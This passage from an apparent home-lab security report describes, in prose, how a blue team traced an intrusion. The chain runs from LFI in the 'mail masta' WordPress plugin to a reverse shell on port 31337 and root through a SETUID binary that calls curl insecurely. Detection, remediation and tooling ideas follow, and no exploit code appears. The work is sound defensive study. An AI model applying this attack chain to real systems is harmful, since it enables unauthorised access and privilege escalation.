

Figure 39. Enumeration — Scanning — Vulnerability Scan

Further investigation of the logs revealed that on the Wordpress a vulnerable plugin was installed under the name of ***mail masta*** which allows *Local File Inclusion (LFI)* attack. It was observed that the threat actor have been experimenting with the vulnerability before exploit the vulnerability and utilize the SMTP injection that he/she performed previously (Figure 40). Finally, the attacker got a reverse shell by instructing the compromise host to connect to the port ***31337***. In addition, multiple C2 Communications have been established between the two hosts using high ports (Figure 41).



Figure 40. Remote Code Execution



Figure 41. Firewall Logs - Reverse Shell — C2 Communication

2.2.6. Dropped Files And Privilege Escalation

As the blue team was inspecting the logs for any suspicious activities associated with other users for potential horizontal or vertical privilege escalations, it was identified a login from the root after the reverse shell incident. This incident was highly suspicious as the user is not in the ***sudoers*** file or having ***sudo*** permissions (Figure 42). Investigating how the threat actor managed to escalate his privileges to root privileges a dropped file was identified in the ***/tmp*** directory under the name of ***curl*** (figure 43).
From the file ***.bash_history***, the attacker run the binary file ***statuscheck*** located on the path ***/opt***. Consequently, the blue team performed a file analysis which yielded that the executable file has the *SETUID* bit on and calls the command ***curl*** insecurely allowing local execution of an executable file under the same name, that is *curl* (Figure 43).



Figure 42. Root Session



Figure 43. Dropped File

2.3. Aftermath

The *Blue Team Assessment* involves a hypothetical scenario in which a threat actor has successfully compromised an internal machine and using it as a pivoting point to probe the internal network further or compromise other hosts as well. The host with IP address *192.168.2.20* was a *Kali Linux* machine but imagine that the attacker had dropped all the tools needed on it.

Many network administrators use tools such as *nmap* to identify any exposed services or find devices like printers or testing how vigilant the *NOC* or *SOC* department is. Therefore, during alert triage, the internal port scanning may had been escalated as a **marginal** ticket to the client or internally depending on whether the SOC department belongs to the organization or provides *MDR* services. But as the investigation progresses and more security-concerning artifacts emerge, the severity of the escalated ticket should have changed to ***critical*** and maybe due to the fact that the threat actor got root privileges to ***catastrophic*** adhering to corresponding SLAs.

2.3.1. Remediation Actions

Except there is a detection gap, from the moment that the threat actor was trying to exploit the *mail mast LFI* vulnerability the host *192.168.2.20* should have been isolated from the network either manually or utilizing, if it is in place, Microsoft M365 Defender ***isolate host*** device action with the aim of catch the attack in an early stage before letting the threat actor acquiring any reverse shells and removing the pivoting host from the attacker's control.
Further steps may include re-imaging both hosts with the cost of losing any forensic artifacts, otherwise *Incident Response (IR)* procedures should be applied or blocking any suspicious / malicious IP addresses from the perimeter firewall.

3. Conclusion

This project was developed under the curiosity of how multiple attack vectors are recorded by different security devices, how a firewall can be set up, how logs can be forwarded to a server for monitoring, searching and analysis. The overall network topology, security devices and logs may be in a primal state and yet I believe that illustrate the real-world procedures both on red team and blue team assessments.
Another reason for contacting this project was to make this research the central pane of glass through which someone can observe both sides of, let me use the word, ***cyberwar***.

4. Improvements

As mentioned the aforementioned set up is in a primal state, that is there is big spectrum of improvement and yet I am going to refer to the technologies and tools that I had in mind before setting up the lab but I did not implement.

4.0.1. Zeek (Bro) and Suricata

Zeek is open-source network security monitoring tool which its former name was *Bro*. Zeek is passive, that is it observes network traffic and interprets it creating compact, high-fidelity transaction logs, file content and fully customized output suitable for manual review on disk or in a more analyst-friendly tool like a security and information event management (SIEM) system.
On the other hand, ***Suricata*** is an open-source tool which combines the capabilities of *IDS (Intrusion Detection System)*, *IPS (Intrusion Prevention System)*, *NSM (Network Security Monitoring)* and *PCAP* processing so that mitigate sophisticated attacks.
The aforementioned tools may be installed on the PfSense firewall to enhance its security capabilities.

4.0.2. SIEM System

There is a variety of SIEM systems like IBM QRadar, Splunk Enterprise – which was used in this project–, ELK stack and Security Onion among others. The initial plan was to use Security Onion as SIEM system but due to limitation on my physical computer resources I ended up with the almighty Splunk.
Security Onion combines interesting technologies and tools together such as

- ***OSQuery***: allows you to write SQL queries to ask question on the target hosts like what operating system is running on, what DDLs have been loaded, what files there are, what the state of the network tables such as arp, route etc
- ***Zeek and Suricata***: Security Onion uses these two tools as well, and yet you will need two *Network Interface Cards (NICs).* One for sniffing and one for management
- ***CyberChef***: a web application app that allows *"cyber"* operations such as xor, base64 encoding/decoding etc

4.0.3. HOST LOGS

Monitoring the file ***.bash_history*** would have allowed us monitor any suspicious commands being executed on the compromised host.

5. References

https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/
https://www.ibm.com/docs/en/zos/2.3.0?topic=set-smtp-commands
https://techexpert.tips/pfsense/pfsense-vlan-configuration/
https://www.youtube.com/watch?v=b2w1Ywt081o
https://docs.netgate.com/pfsense/en/latest/vlan/configuration.html
https://docs.vmware.com/en/VMware-Workstation-Player-for-Linux/16.0/com.vmware.player.linux.using.doc/GUID-CC791418-B30C-487D-8F57-E7E855B61549.html
https://www.youtube.com/watch?v=HD9Gg_KIvts
https://www.cyberciti.biz/faq/ip-route-add-network-command-for-linux-explained/
https://unix.stackexchange.com/questions/91123/how-to-use-two-gateways-with-the-same-ip-address
https://www.thomas-krenn.com/en/wiki/Two_Default_Gateways_on_One_System
https://devconnected.com/how-to-add-route-on-linux/
https://www.youtube.com/watch?v=DuOVy1QkzoQ
https://en.wikipedia.org/wiki/Syslog
https://www.samba.org/samba/docs/current/man-html/vfs_full_audit.8.html
https://lists.samba.org/archive/samba/2019-November/227019.html
https://askubuntu.com/questions/754572/cannot-restart-samba-samba-service-is-masked
https://moiristo.wordpress.com/2009/08/10/samba-logging-user-activity/
https://docs.splunk.com/Documentation/Forwarder/8.2.4/Forwarder/Installanixuniversalforwarder